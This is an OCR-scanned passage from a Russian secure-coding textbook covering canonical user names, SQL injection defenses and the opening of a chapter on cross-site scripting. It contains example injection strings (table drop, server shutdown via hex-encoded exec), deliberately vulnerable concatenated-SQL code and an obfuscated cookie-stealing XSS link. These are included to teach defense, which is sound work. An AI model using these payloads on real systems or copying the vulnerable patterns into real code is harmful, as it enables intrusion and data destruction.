Функция вернет *false* для всех членов доменов MARKETING или SALES. Например, MARKETING\Brian вернет *false,* поскольку Brian состоит в домене MARKETING. Однако, если у него есть UPN-имя *brian@marketing.northwindtraders.com,* функция возвратит *true,* поскольку формат имени отличается, а при несовпадении функция сравнения строк без учета регистра всегда возвращает отличное от нуля значение.

В Windows 2000 и более поздних ОС семейства в качестве канонического применяется имя SAM. У каждой учетной записи должно быть уникальное имя SAM. действительное в пределах домена независимо от того, какой это домен: Windows NT 4, Windows 2000, Windows 2000 с Active Directory или Windows XP.

Для определения канонического имени пользователя можете вызывать функцию *GetUserNameEx*,как в этом фрагменте (см. папку *Secureco2\Chapter11 \Canon-User*):

```
/*
      CanonUser.cpp
*/
#define SECURITY_WIN32
ffinclude<windows.h>
#include <security.h>

for (int i = NameUnknown ;
   i <= NameServicePrincipal;
   i++) {

   TCHAR szName[256];
   DWORD dwLen = sizeof szName / sizeof TCHAR;

   TCHAR *enf = NULL;
   switch(i) {
      case 0 : enf = "NameUnknown"; break;
      case 1 : enf = "NameFullyQualifiedDN"; break;
      case 2 : enf = "NameSamCompatible"; break;
      case 3 : enf = "NameDisplay"; break;
      case 4 : enf = "NameUniqueId"; break;
      case 5 : enf = "NameCanonical"; break;
      case 6 : enf = "NameUserPrincipal"; break;
      case 7 : enf = "NameUserPrincipal"; break;
      case 8 : enf = "NameServicePrincipal"; break;
      default : enf =• "Unknown"; break;
   }

   BOOL fRet =
      GetUserNameEx((EXTENDED_NAME_FORMAT)i,
                    szName,
                    &dwLen);

   if (fRet) {
      printf("%s в формате '%s' .\n", szName, enf);
   } else {
      printf("%s сбой %d\n", enf, GetLastError());
   }
}
```

Не удивляйтесь, если увидите ошибки; некоторые расширенные форматы имен не относятся к пользователям.


И наконец, воздержитесь от принятия решений о предоставлении доступа на основании имени пользователя. Если возможно, используйте ACL.

Резюме

Могу подвести итог всему сказанному в этой главе одной фразой: «Не принимайте решений, связанных с безопасностью, на основании какого бы то ни было имени». Если не послушаетесь, наделаете ошибок и создадите дыры в защите. Если без подобных решений никак не обойтись, будьте предусмотрительны: четко сформулируйте критерий «правильности» запроса и принимайте только те, что удовлетворяют шаблону, а все остальные с негодованием отметайте.

Вам никогда не перечислить все «неправильные» запросы, так что даже не пытайтесь их отслеживать.

И не говорите, что я вас не предупредил!



ГЛАВА

12

Ввод в базу данных

Многие приложения и Web-приложения в частности хранят постоянные данные в базах данных (БД). В сущности, таких Web-приложений и XML Web-сервисов так много, что практически невозможно говорить о них обособленно, не касаясь баз данных. Поэтому в этой главе я расскажу о проблемах ввода данных в базу, в основном на примере Web-приложений, взаимодействующих с БД. (Глава 13 полностью посвящена безопасности Web-приложений, не связанных с базами данных, но принимающих большие объемы данных.) Ключевой момент этой темы — доверие введенным данным и опасность атак с внедрением SQL-кода; но прежде всего я расскажу поучительную историю.

В ноябре 2001 г. я делал две доклада на Microsoft Professional Developer's Conference (Конференция профессиональных разработчиков на платформе Microsoft) в Лос-Анджелесе. Один из них был посвящен вопросам доверия в целом и проблемам ввода информации в БД и в Web-приложениях в частности. Я обрадовался, обнаружив полную аудиторию уже за 15 минут до начала презентации. К началу выступления в аудитории яблоку негде было упасть, люди столпились в коридоре, пока пожарный их не разогнал, но сейчас не об этом. Полчаса спустя после начала доклада об атаках с внедрением SQL-кода, человек, сидящий в первом ряду, спешно покинул аудиторию и вернулся минут через десять. По окончании он подошел ко мне и сказал, что работает в крупной страховой компании на Восточном побережье и отлучался, чтобы позвонить команде разработчиков баз данных и дать им указания немедленно внести исправления в код приложений. До моей лекции он и не подозревал о существовании подобных атак и ужаснулся, узнав, насколько беззащитны базы данных его компании.

Мораль проста: многие просто не догадываются, что их базы данных уязвимы для атак, заключающихся в манипуляциях со структурой запросов. В этой главе я обрисую связанные с этим проблемы безопасности, расскажу, как атакуют базы данных посредством казалось бы безобидных на первый взгляд входных данных, а также опишу несколько способов устранения подобной опасности,

Суть проблемы

Проблема все в том же, о чем говорилось в двух предыдущих главах и о чем речь пойдет в следующей главе: излишняя доверчивость, слепая вера в то, что пользователь передает приложению только правильные данные, когда на самом деле все происходит с точностью до наоборот. Вот пример.

Многие приложения содержат код, который выглядит примерно так (сознайтесь, вы сами писали что-то подобное);

```
string sql = "select * from client where name = '" + name +.....
```

Значение переменной *name* предоставляет пользователь. Опасность в том, что он может подставить в переменную *name* другое SQL-выражение. Допустим, он ввел *Blake*, в результате чего получилась вполне благопристойная SQL-команда:

```
select * from client where name = 'Blake'
```

А что, если ввести следующее: *Blake' or 1=1* —? Получится такая строка:

```
select * from client where name = 'Blake' or 1=1 --
```

Эта команда вернет все строки таблицы *client*, содержащие значение *Blake*, в поле *name*. Вдобавок будут возвращены все строки, удовлетворяющие условию *1=1*, а это уж кому как понравится: плохие новости для хороших парней и хорошие новости для плохих, поскольку *1=1* истинно для всех строк в таблице, так что хакер увидит все строки. Вам кажется, в этом нет ничего плохого? Тогда представьте, что схема таблиц БД выглядит, как показано на рис. 12-1,




Рис. 12-1. *Схема таблиц с данными о клиентах, содержащая информацию о кредитных картах*

В конце запроса стоят символы «--». Это оператор комментария, который упрощает хакеру задачу построения корректного, но тем не менее злонамеренного SQL-оператора. Сделав свое черное дело, то есть соорудив SQL-выражение, хакер ставит в конце строки оператор комментария, чтобы ядро базы данных игнорировало все, что по замыслу программиста должно добавляться к выражению.

Примечание Оператор комментария «--» поддерживают многие СУБД, в том числе Microsoft SQL Server, IBM DB2, Oracle, PostgreSQL и MySql.

Описанная атака, называется *внедрением SQL-кода* (SQL injection). В подобной ситуации изменяется логика корректного SQL-выражения, в данном случае разница в добавлении выражения, присоединенного оператором *or*. Подобным методом удается изменять не только единичные SQL-выражения, но добавлять дополнительные операторы, вызывать функции и хранимые процедуры,

По умолчанию некоторые СУБД позволяют клиентским приложениям выполнять более одного SQL-выражения за раз. Например, разрешается направить на SQL Server такое выражение:

```
select * from table1 select * from table2
```

и сервер выполнит оба SQL-оператора *select*.

Хакеры могут намного больше, чем просто запускать на исполнение подряд несколько SQL-запросов. Большинство ядер СУБД поддерживают операторы манипулирования данными, в частности создания, удаления и обновления объектов БД: таблиц, хранимых процедур, правил и видов. Посмотрите на «имя», которое может ввести хакер:

```
Blake' drop table client --
```

Результат — SQL-запрос, возвращающий запись с именем Blake, а затем удаляющий таблицу клиентов.

Во время демонстрации манипуляций с базами данных методом внедрения SQL-кода на Professional Developer's Conference в 2001 году я случайно удалил таблицу, на которой и происходила демонстрация. Хоть я и лишился демонстрационной таблицы, но эффект, произведенный на слушателей, того стоил!

Вы, наверное, недоумеваете, как простой смертный пользователь в Интернете, подключаясь к СУБД через Web-приложение или Web-сервис, может удалить таблицу? Взгляните на этот код:

```
string Status = "No";
string sqlstring = "";
try <
    SqlConnection sql= new SqlConnection(
        @"data source=localhost;" +
        "user id=sa;password=password;");
    sql.0pen();
    sqlstring="SELECT HasShipped" +
        - FROM detail WHERE ID='" + Id + . . . .;
    SqlCommand cmd = new SqlCommand(sqlstring,sql);
    if ((int)cmd.ExecuteScalar() != 0}
        Status = "Yes";
```

```
} catch (SqlException se) {
   Status = sqlstring + " failed\n\r";
   foreach (SqlError e in se.Errors) {
      Status += e.Message + "\n\r";
   }
} catch (Exception e) {
   Status = e.ToString();
}
```

Вы увидели дыры в этом отрезке кода на C#? Первая очевидна: SQL-выражения создаются за счет конкатенации строк, что приводит к атакам с внедрением SQL-кода. Но это еще не все. Имя пользователя в строке подключения Web-сервиса к базе данных — *sa*, то есть учетная запись системного администратора (sysadmin) SQL Server. Никогда не создавайте подключения к БД с использованием такой опасной учетной записи: *sa* для SQL Server то же самое, что SYSTEM для Windows NT и более поздних ОС. Обе учетные записи обладают максимально возможными полномочиями и способны принести непоправимый ущерб. Аналог *sa* в Oracle — учетная запись *internal*.

Следующая ошибка — пароль учетной записи *sa*. Скажем прямо: его может взломать шестилетний ребенок! И вдобавок ко всему, все это жестко прописано в коде. И еще один момент: если код обработки SQL-кода по какой-либо причине «вывалится» по исключению, хакер получит полное описание причины возникновения сбоя, в том числе текст SQL-запроса. Это окажет неоценимую услугу хакеру, поскольку он увидит, в чем ошибка, и получит возможность скорректировать свои действия.

Теперь мы поговорим вначале о «противоядиях» от такого убогого программирования, а затем рассмотрим настоящие действенные меры.

Псевдосредство №1: заключение вводимых данных в кавычки

Этот метод часто предлагается как панацея, предотвращающая ввод опасных данных в БД, но он определенно не работает как надо. Посмотрим, как он используется и почему он так плох,

```
int age = ...; // Возраст, введенный пользователем.

string name = ...; // Имя, введенное пользователем.
name = name.Replace(.....);

SqlConnection sql= new SqlConnection(...);
sql.Open();
sqlstring=@"SELECT *" +
           " FROM client WHERE name= '" + name + "' or age=" + age;
SqlCommand cmd = new SqlCommand(sqlstring,sql);
```

Как видите, код удваивает все одинарные кавычки в данных, введенных пользователем. Таким образом, если хакер попытается в качестве имени ввести что-нибудь вроде *Michael' or 1=1 --*, одиночная кавычка (отделяющая имя) продублиру-

ется, лишив возможности провести атаку, поскольку до оператора комментария получается некорректное SQL-выражение:

```
select * FROM client WHERE ID = 'Michael'' or 1=1 -- ' or age=35
```

Но это не спугнет нашего коварного хакера — для атаки он воспользуется полем *age,* к которому одиночные кавычки не добавляются. Например, *age* по его милости может стать *35; shutdown --*. Никаких кавычек, и сервер остановится. Обратите внимание, что точка с запятой (;) не обязательна. *35 shutdown* даст тот же результат, так что не думайте, что, выкидывая точки с запятыми, вы лишите осу ее жала!

И как только вы совсем уж поверите, что кавычки вас спасут, хакер воспользуется функцией *char(0x27),* которая часто позволяет их скрыть. Или еще вариант: конструкция, подобная следующей:

```
declare @a char(20) select @a=0x73687574646f776e exec(@a)
```

Будучи присоединенной к другому SQL-запросу, эта конструкция формирует команду *shutdown.* Последовательность шестнадцатеричных символов — это эквивалент *shutdown* в ASCII.

К чему я веду? Простое добавление кавычек в SQL-операторы в принципе помогает, но далеко не всегда!

Внимание! Удаление определенных символов (в том числе кавычек) не защитит от атак с внедрением SQL-кода.

Псевдосредство №2: хранимые процедуры

Многие разработчики наивно полагают, что, вызывая хранимые процедуры из приложения, они предотвращают атаки с внедрением SQL. Чушь! Эта мера предотвращает лишь некоторые виды атак, но бессильна перед остальными. Перед вами пример кода, вызывающий хранимую процедуру *sp_GetName*:

```
string name = ...; // Имя, введенное пользователем.
SqlConnection sql= new SqlConnection(...);
sql.Open();
sqlstring=@"exec sp_GetName '" + name +....;
SqlCommand cmd = new SqlCommand(sqlstring,sql);
```

Попытка ввести *Blake' or 1=1* закончится неудачей, поскольку нельзя выполнять соединение (join) между вызовами хранимых процедур. Следующий SQL-синтаксис некорректен:

```
exec sp_GetName 'Blake' or 1=1 -- '
```

Однако вот такое манипулирование данными абсолютно легально:

```
exec sp_GetName 'Blake' insert into client values(1005, 'Mike') -- '
```

Эта SQL-команда получит данные о клиенте с именем Blake и вставит новую запись в таблицу клиентов! Как видите, хранимые процедуры не сделают ваш код неуязвимым для атак с внедрением SQL-кода.

Я должен признать, что самый ужасный пример хранимой процедуры, применяемой в целях безопасности, таков:

```
CREATE PROCEDURE sp_MySProc @input varchar(128)
AS
   exec(@input)
```

Поняли, что делает этот код? Он просто выполняет то, что ввел пользователь! Вот вам и вызов хранимой процедуры. К счастью, такие перлы мне встречались всего несколько раз.

К чему я все это рассказал? Вам следует знать о псевдосредствах — они иногда немного помогают, но ни одно не защищает «на все сто». А теперь посмотрим на гарантированные средства.

Средство №1: никаких подключений к СУБД под учетной записью администратора

Я уже указывал на ошибку создания подключения к SQL Server или любому другому серверу БД от имени системного администратора (sysadmin) из приложений вроде Web-сервисов или Web-страниц. Заметив такую строку подключения, немедленно рапортуйте об ошибке и добивайтесь ее исправления. Подключение к БД из Web-приложения под администраторской учетной записью — вопиющее нарушение принципов наименьших привилегий и защиты на каждом этапе.

Большинству Web-приложений для нормальной работы полномочия системного администратора не требуются, обычно им приходится запрашивать и реже — добавлять и изменять данные. Если подключение создано от имени системного администратора и SQL-код содержит ошибки, например, позволяющие проводить атаки с внедрением SQL, хакеру становятся доступны все операции, разрешенные системному администратору, в том числе:

- удаление любой базы данных или отдельной таблицы;
- удаление любых данных из любых таблиц;
- модификация любых данных из любых таблиц;
- модификация любых хранимых процедур, триггеров или правил;
- удаление журналов;
- добавление новых пользователей базы данных;
- вызов любых административных или расширенных хранимых процедур.

Возможности для нанесения ущерба воистину безграничны. Один способ воспрепятствовать этому — поддержка аутентифицированных подключений с использованием встроенного в операционную систему механизма аутентификации и авторизации. Для этого в строку подключения добавляют *Trusted_Connection=True*. Если по каким-либо причинам невозможно (или запрещено) прибегнуть ко встроенным механизмам аутентификации, создайте специальную учетную запись в базе данных с лишь необходимыми привилегиями на чтение, запись и обновление соответствующих данных в базе и используйте для подключения только" ее. Полномочия этой учетной записи необходимо регулярно проверять, чтобы администратор по ошибке не наделил ее лишними правами и не поставил систему год удар.

Наверное, наибольшая опасность использования администраторской учетной записи заключается в возможности вызывать любые административные хранимые процедуры. Например, в SQL Server есть хранимая процедура *xp_cmdshell*, позволяющая хакеру запускать на исполнение команды оболочки. В Oracle имеется процедура *utl_file*, предоставляющая возможность читать и писать в файловую систему,

Примечание Создание подключения к БД от имени учетной записи sysadmin — это не только ошибка. Это вопиющее нарушение принципа наименьших привилегий. Разработчики с удовольствием идут на это, так как при таком подходе все работает само по себе и никаких дополнительных усилий на конфигурирование сервера не требуется. Но не забывайте, что взламывается такая система тоже легко!

Теперь давайте посмотрим, как правильно строить SQL-выражения. Как этого делать нельзя, вы уже знаете.

Средство №2: построение безопасных SQL-выражений

Построение SQL-выражений программным путем довольно проблематично, впрочем, я уже это продемонстрировал. Самый простой способ избежать проблем — переложить построение SQL-выражений на базу данных и не пытаться конструировать их в коде приложения. Следует использовать *символы подстановки* (placeholder), которые часто называют *параметризованными командами* (parameterized command). При написании запроса вы сами определяете, какие части SQL-выражения должны быть параметрами. Вот параметризованная версия запроса:

```
SELECT count(*) FROM client WHERE name=? AND pwd=?
```

Затем следует присвоить конкретные значения параметрам, которые передаются в БД вместе с SQL-запросом. Следующая функция на VBScript демонстрирует использование символов подстановки;

```
Function IsValidUserAndPwd(strName, strPwd)
   ' Обратите внимание, я создаю доверенное подключение к SQL Server,
   ' Никогда не используйте uid=sa;pwd=
   strConn = "Provider=sqloledb;" + _
         "Server=server-sql;" + _
         "database=client;" + _
         "trusted_connection=yes"
   Set cn = CreateObject("ADODB.Connection")
   cn.Open strConn

   Set cmd = CreateObject("ADODB.Command")
   cmd.ActiveConnection = cn
   cmd.CommandText = _
      "select count(*) from client where name=? and pwd=?"
   cmd.CommandType = 1     ' 1 означает adCmdText
```

```
    cmd.Prepared = true

    ' Комментарии к числовым параметрам:
    ' тип данных - 200 (varchar, строка переменной длины);
    ' направление - 1 (входной параметр);
    ' максимальная длина строки - 32 символа.
    Set parm1 = cmd.CreateParameter("name", 200, 1, 32, "")
    cmd.Parameters.Append parm1
    parm1.Value = strName

    Set parm2 = cmd.CreateParameter("pwd", 200, 1, 32, "")
    cmd.Parameters.Append parm2
    parm2.Value = strPwd

    Set rs = cmd.Execute
    IsValidUserAndPwd = false
    If rs(0).value = 1 Then IsValidUserAndPwd = true

    rs.Close
    cn.Close
End Function
```

Кроме прочего, параметризованные запросы выполняются быстрее, чем сконструированные в коде приложения SQL-запросы. Это тот редкий случай, когда удастся убить двух зайцев за раз: такие запросы и быстрее, и безопаснее!

Еще одно преимущество параметров — возможность указать для них тип данных. Например, если вы определите числовой параметр, то строгий контроль типов пресечет на корню множество SQL-атак, поскольку они невозможны с использованием одних только чисел, нужен еще и текст. Если приложение поддерживает интерфейс ODBC и требуются параметры, применяйте функции *SQLNumParams* и *SQLBindParam*. При работе с OLE DB задействуйте интерфейс *ICommandWithParameters*. А если вы пишете управляемый код, то используйте класс *SqlCommand*.

Создание безопасных хранимых процедур

Только что продемонстрированные параметризованные запросы пригодны для доступа к БД из внешних приложений, таких как Web-сервисы. Однако иногда требуется выполнять те же действия в хранимых процедурах. Вам следует знать о двух простых механизмах, помогающих создавать безопасные выражения.

Во-первых, применяйте к именам объектов функцию *quotename*. Например, выражение *select top 3 name from mytable* превратится в *select top 3 [name] from [mytable]*, если вы выделите квадратными скобками *name* и *mytable*. *quotename* — это очень полезная встроенная функция Transact-SQL (подробнее см. документацию SQL Server Books Online). Она выделяет имена объектов разделителями, ;I.Н-нулируя неправильные символы. Результат ее работы можно увидеть, запустив в SQL Query Analyzer приведенный далее пример. В этом примере также демонстрируется, что запрос обрабатывает ASCII-коды, о которых я говорил ранее в этой главе.

```
declare @a varchar(20)
set @a=0x74735D27
select @a
set @a=quotename(@a)
select @a

set @a='ts]'''
select @a
set @a=quotename(@a)
select @a
```

Обратите внимание на значение переменной *@a* во втором блоке кода (*'ts]'''*). Она превратилась в безопасную строку, выделенную символами «[» и «]».

Во-вторых, используйте *sp_executesql* для исполнения динамически созданных SQL-выражений, вместо того чтобы просто склеивать строки. Это не даст «нехорошим* параметрам проникнуть в СУБД:

```
-- Попробуйте выполнить код с этими переменными.
declare @name varchar(64)
set @name = N'White'

-- Выполняем работу.
exec sp_executesql
    N'select au_id from pubs.dbo.authors where au_lname=@lname',
    N'@lname varchar(64)',
    @lname = @name
```

Оба этих механизма поддерживаются в SQL Server, и разработчики, создающие хранимые процедуры, должны ими пользоваться, так как они обеспечивают дополнительный уровень защиты. Нельзя спрогнозировать, как ваши хранимые процедуры будут вызываться в будущем! Теперь по поводу защиты на всех уровнях: давайте посмотрим, как следует писать код, удовлетворяющий этому принципу.

Глубокая оборона

Теперь, когда я познакомил вас со стандартными ошибками и проверенными методами построения защищенных приложений баз данных, предлагаю изучить пример глубокой защиты (на всех уровнях). Это Web-сервис на C# с несколькими уровнями защиты: предполагается, что при разрушении одного, оставшиеся смогут защитить приложение и данные.

```
//
// SafeQuery
//

using System;
using System.Data;
using System.Data.SqlTypes;
using System.Data.SqlClient;
using System.Security.Principal;
using System.Security.Permissions;
```

```
using System.Text.RegularExpressions;
using System.Threading;
using System.Web;
using Microsoft.Win32;



[SqlClientPermissionAttribute(SecurityAction.PermitOnly,
   AllowBlankPassword=false)]
[RegistryPermissionAttribute(SecurityAction.PermitOnly,
   Read=@"HKEY_LOCAL_MACHINE\SOFTWARE\Client")]
static string GetName(string Id)
{

   SqlCommand cmd = null;

   string Status = "Name Unknown";
   try {
      // Проверить корректность переданного идентификатора (ID).
      Regex r = new Regex(@"^\d{4, 10}$");
      if (!r.Match(Id).Success)
         throw new Exception("Неправильный ID");

      // Считать строку подключения из реестра.
      SqlConnection sqlConn= new SqlConnection(ConnectionString);

      // Добавить переданный ID-параметр.
      string str="sp_GetName";
      cmd = new SqlCommand(str,sqlConn);
      cmd.CommandType = CommandType.StoredProcedure;
      cmd.Parameters.Add("@ID",Convert.ToInt64(Id));

      cmd.Connection.Open();
      Status = cmd.ExecuteScalar().ToString();

   } catch (Exception e) {
      if (HttpContext.Current.Request.UserHostAddress == "127.0.0.1")
            Status = e.ToString();
         else
            Status = "При обработке запроса произошла ошибка ";
         } finally {
      // Закрыть подключение даже в случае сбоя.
      if (cmd != null)
         cmd.Connection.Close();
   }
   return Status;
}

// Получить строку подключения.
internal static string ConnectionString {
```

```
    get {
        return (string)Registry
            .LocalMachine
            .OpenSubKey(@"SOFTWARE\Client\")
            .GetValue("ConnectionString");
    }
}
```

В этом примере несколько уровней защиты — несколько слов о каждом в отдельности.

- Категорически запрещены пустые пароли подключения с базой данных — на случай, если администратор по ошибке создаст учетную запись с пустым паролем.
- Приложению разрешено считывать только один определенный раздел реестра; другие операции с реестром запрещены.
- Код очень избирателен ко входным данным: от 4 до 10 цифр, и точка. Все остальное — в помойку.
- Строка подключения к БД хранится *к* реестре, а не в коде или в файлах Web-сервиса (например, в файле конфигурации).
- Хранимая процедура применяется в основном для сокрытия логики приложения, на случай компрометации кода.
- Хоть это и не видно, но для создания подключения не используется учетная запись *sa*. Напротив, применяется учетная запись с наименьшими привилегиями, то есть с разрешениями только на чтение и исполнение для соответствующих таблиц.
- Для построения запросов применяются параметры, а не конкатенация строк.
- Вводимые данные записываются в 64-разрядные целочисленные переменные (контроль типов).
- При сбое хакер не получает никакой информации кроме самого факта ошибки.
- Подключение к БД всегда закрывается, даже при сбое программы,

Этот код кажется сложнее, чем есть на самом деле. Позвольте мне объяснить, почему этот код безопаснее, чем приведенный в первом примере. Я пока отложу объяснение атрибутов разрешений перед вызовом функции,

Во-первых, код требует, чтобы введенный идентификационный номер пользователя (ID) содержал от 4 до 10 цифр. Это обеспечивается регулярным выражением *^\d{4,10}$*, которое пропускает только числа с количеством цифр от 4 до 10 (*\d{4,10}*) между началом (^) и концом ($) введенных данных. Жестко определив «правильные» входные данные и отклоняя все остальное, мы сильно обезопасили себя: хакеру просто не удастся добавить в идентификатор никаких SQL-выражений. Регулярные выражения в управляемом коде представлены в пространстве имен *System.Text.RegularExpressions*.

Код содержит также дополнительную защиту. Обратите внимание, что строка подключения, передаваемая объекту *SqlConnection*, хранится в реестре. Посмотрите также па функцию доступа *ConnectionString*. Чтобы узнать эту строку, хакеру недостаточно получить доступ к исходному коду Web-сервиса — потребуется доступ к соответствующему разделу реестра.

Данные раздела реестра представляют собой строку- подключения:

```
data source=db007a;
user id=readuser;
password=&ugv4!26dfA-+8;
initial catalog=client
```

Заметьте: база данных расположена на другом компьютере — db007a. Если хакеру удастся скомпрометировать Web-сервис, то даже в этом случае он не получит доступ к SQL-данным. В придачу ко всему этот код не создает подключение от имени учетной записи *sa*, напротив, для этого предназначена специальная учетная запись *readuser* с надежным (и страшным на вид) паролем, которой предоставлено только право на чтение и исполнение соответствующих SQL-объектов в базе данных *client*. В случае компрометации подключения Web-сервиса к БД хакер сможет запускать лишь несколько хранимых процедур и выполнять запросы к отдельным таблицам, ему не удастся повредить базу данных *master* или атаковать, удаляя, вставляя или изменяя данные.

SQL-выражения не строятся при помощи небезопасной техники конкатенации строк — для этого служат параметризованные запросы с вызовами хранимых процедур. Вызов хранимой процедуры быстрее и безопаснее, чем использование конкатенации строк, поскольку имена базы данных и таблиц не выставляются на всеобщее обозрение, а хранимые процедуры оптимизированы для работы с ядром СУБД,

Когда возникает ошибка, пользователю (а возможно, хакеру) не сообщается ничего, кроме типа запроса — локальный или с компьютера с кодом Web-сервиса. Получив физический доступ к компьютеру, на котором работает Web-сервис, вы в любом случае можете делать с ним все, что угодно! Неплохо добавить код, предоставляющий доступ к детальному описанию ошибки только администраторам:

```
AppDomain.CurrentDomain.SetPrincipalPolicy
    (PrincipalPolicy.WindowsPrincipal);
WindowsPrincipal user = (WindowsPrincipal)Thread.CurrentPrincipal;
if (user.IsInRole(WindowsBuiltInRole.Administrator)) {
    // Пользователь администратор,
    // поэтому ему можно сообщать подробности.
}
```

Далее, подключение к БД всегда закрывается в *блоке finally*. Если в теле *try/catch* инициируется исключение, будет выполнено корректное закрытие подключения, что предотвратит угрозу атак отказа в обслуживании, обычная причина которых — слишком много открытых подключений.

Все приведенные в этой главе рекомендации являются общими и справедливы практически для любого языка программирования. Теперь я хочу заострить ваше внимание на особой защите, имеющейся только в .NET Framework — *атрибуты разрешений*.

В начале оператора вызова функции имеются два атрибута защиты. Первый, *SQLClientPermissionAttribute*, позволяет провайдеру SQL Server .NET Data Provider убедиться, что уровень безопасности пользователя достаточный для доступа к источнику данных — в данном случае это выполняется присваиванием свойству

AllowBlankPassword значения *false,* то есть запретом пустого пароля. Программа инициирует исключение при попытке подключиться к SQL Server от имени учетной записи с пустым паролем.

Второй атрибут, *RegistryPermissionAttribute,* определяет доступный раздел (или разделы) реестра и уровень доступа (чтение, запись и т.д.). В нашем случае, присваивая свойству *Read* значение *@"HKEY_LOCAL_MACHINE\SOFTWARE\Shipping* мы делаем доступным для чтения только один раздел, хранящий строку подключения. Даже если хакер заставит программу читать другие разделы реестра, она этого выполнить не сможет.

Использование всех этих механизмов вместе позволяет сделать код, взаимодействующий с базами данных, весьма безопасным. Всегда применяйте описанные методы и «наслаивайте» их, обеспечивая максимальную защиту приложения на всех уровнях.

Резюме

Приложения, взаимодействующие с базой данных, — одни из самых распространенных видов прикладных программ, и, к сожалению, многие из них уязвимы для атак с внедрением SQL-кода. Следуя простым правилам, вы избавите свои приложения от подобных брешей.

- Никогда не доверяйте данным, которые ввел пользователь!
- Проявляйте жесткость и четко определяйте, что такое «правильные входные данные». Все, что не соответствует стандарту, безжалостно отвергайте. В этом ваш лучший помощник — регулярные выражения.
- Для построения запросов применяйте параметризацию, а не конкатенацию строк.
- Не «откровенничайте» с хакером, предоставляя ему слишком много информации.
- Подключайтесь к базе данных только под учетной записью с минимально необходимыми привилегиями, но никак не под административной.

ГЛАВА

13

Проблемы ввода в Web-среде

А теперь пришло время обратить взор на, пожалуй, самую агрессивную среду — Web. Я расскажу, как гарантировать защищенность приложений, использующих Web в качестве транспортного механизма. Надеюсь, вы ознакомились с главами 10 и 11, а если в вашем Web-приложении используются базы данных, то следует прочитать и главу 12.

Практически все Web-приложения выполняют определенные действия в ответ на запросы пользователей. Сказать по правде. Web-приложение, не принимающее пользовательских данных, попросту говоря, бесполезно. Не забывайте, что следует четко определиться с тем, *что* такое «правильные входные данные», и отвергать все остальное. Я понимаю, что вам хочется сказать: «смени пластинку», но ничего не поделаешь — проверка данных является одной из важнейших дисциплин, и ее понимание — ключ к успешной разработке защищенных приложений.

Вы узнаете о проблеме кросс-сайтовых сценариев (вам это пригодится, так как сценарии весьма популярны) и проблемах доверия в HTTP, а также о том, от каких опасностей защищают протоколы SSL (Secure Sockets Layer) и TLS (Transport Layer Security). Итак, за работу!

Кросс-сайтовые сценарии: когда выходные данные превращаются в монстров

Я часто слышал, что *кросс-сайтовые сценарии* (cross-site scripting, XSS) очень трудно объяснить и сравнительно просто реализовать. Думаю, что пользователи плохо понимают сам механизм взлома: клиент компрометируется из-за дефектов в одной или нескольких Web-страницах. Года три назад о них никто и не слышал, а

сегодня каждый день в Web появляются сообщения об одной-двух подобных атаках. Так в чем же проблема и почему она такая серьезная? Она зиждется на двух «китах»:

- Web-сайт доверяет данным, поступившим из внешнего ненадежного источника;
- полученные Web-сайтом данные попадают в информацию, которую он возвращает клиенту.

Держу пари, что вам доводилось видеть такое:

```
Hello,  
<%
   Response.Write(Request.Querystring("name"))
%>
```

Этот код выведет в браузере все, что передано в поле *name* в *QueryString*, например *www.contoso.com/req.asp?name=Blake*. На первый взгляд — ничего страшного, но что, если хакеру удастся убедить пользователя щелкнуть эту ссылку, например, на Web-странице, в новостной группе или в теле сообщения электронной почты? Вроде тоже, кажется, ничего страшного, но лишь до момента, когда вы поймете, что ссылка может оказаться такой:

```
<a href=www.contoso.com/req.asp?name=scriptcode>
   Выиграй $1 000 000</a>
```

где блок *scriptcode* такой:

```
<script>x=document.cookie;alert(x);</script>
```

Настоящий взломщик, скорее всего, замаскирует ссылку, чтобы пользователь не заподозрил неладного. Например, так:

```
<a href="http://www.microsoft.com@%77%77%77%2E%65%78%70%6C%6F%72%61%74%69
%6F%6E%61%69%72%2E%63%6F%6D%2F%72%65%71%2E%61%73%70%3F%6E%61%6D%65%3D%3C
%73%63%72%69%70%74%3E%78%3D%64%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3B
%61%6C%65%72%74%28%78%29%3B%3C%2F%73%63%72%69%70%74%3E">
   Выиграй $1 000 000</a>
```

Кажется, что ссылка ведет на сайт *www.microsoft.com*, но это не так! Здесь используется малоизвестный, но тем не менее корректный формат URL-адреса: *http://<имя пользователя>:<пароль>@<Web-сервер>*. Он определен в RFC 1738, «Uniform Resource Locators (URL)» (*ftp://ftp.isi.edu/in-notes/rfc1738.txt*). Вот выдержка из раздела «3.1. Common Internet Scheme Syntax» (Общий синтаксис схемы Интернета):

> *В то время как синтаксис конца URL-адреса может меняться в зависимости от выбранной схемы, в схемах URL, напрямую использующих основанный на IP протокол для указания хоста в Интернете, применяется общий синтаксис: //<пользователь>:<пароль>@<хост>:<порт>/<url-путь>.*

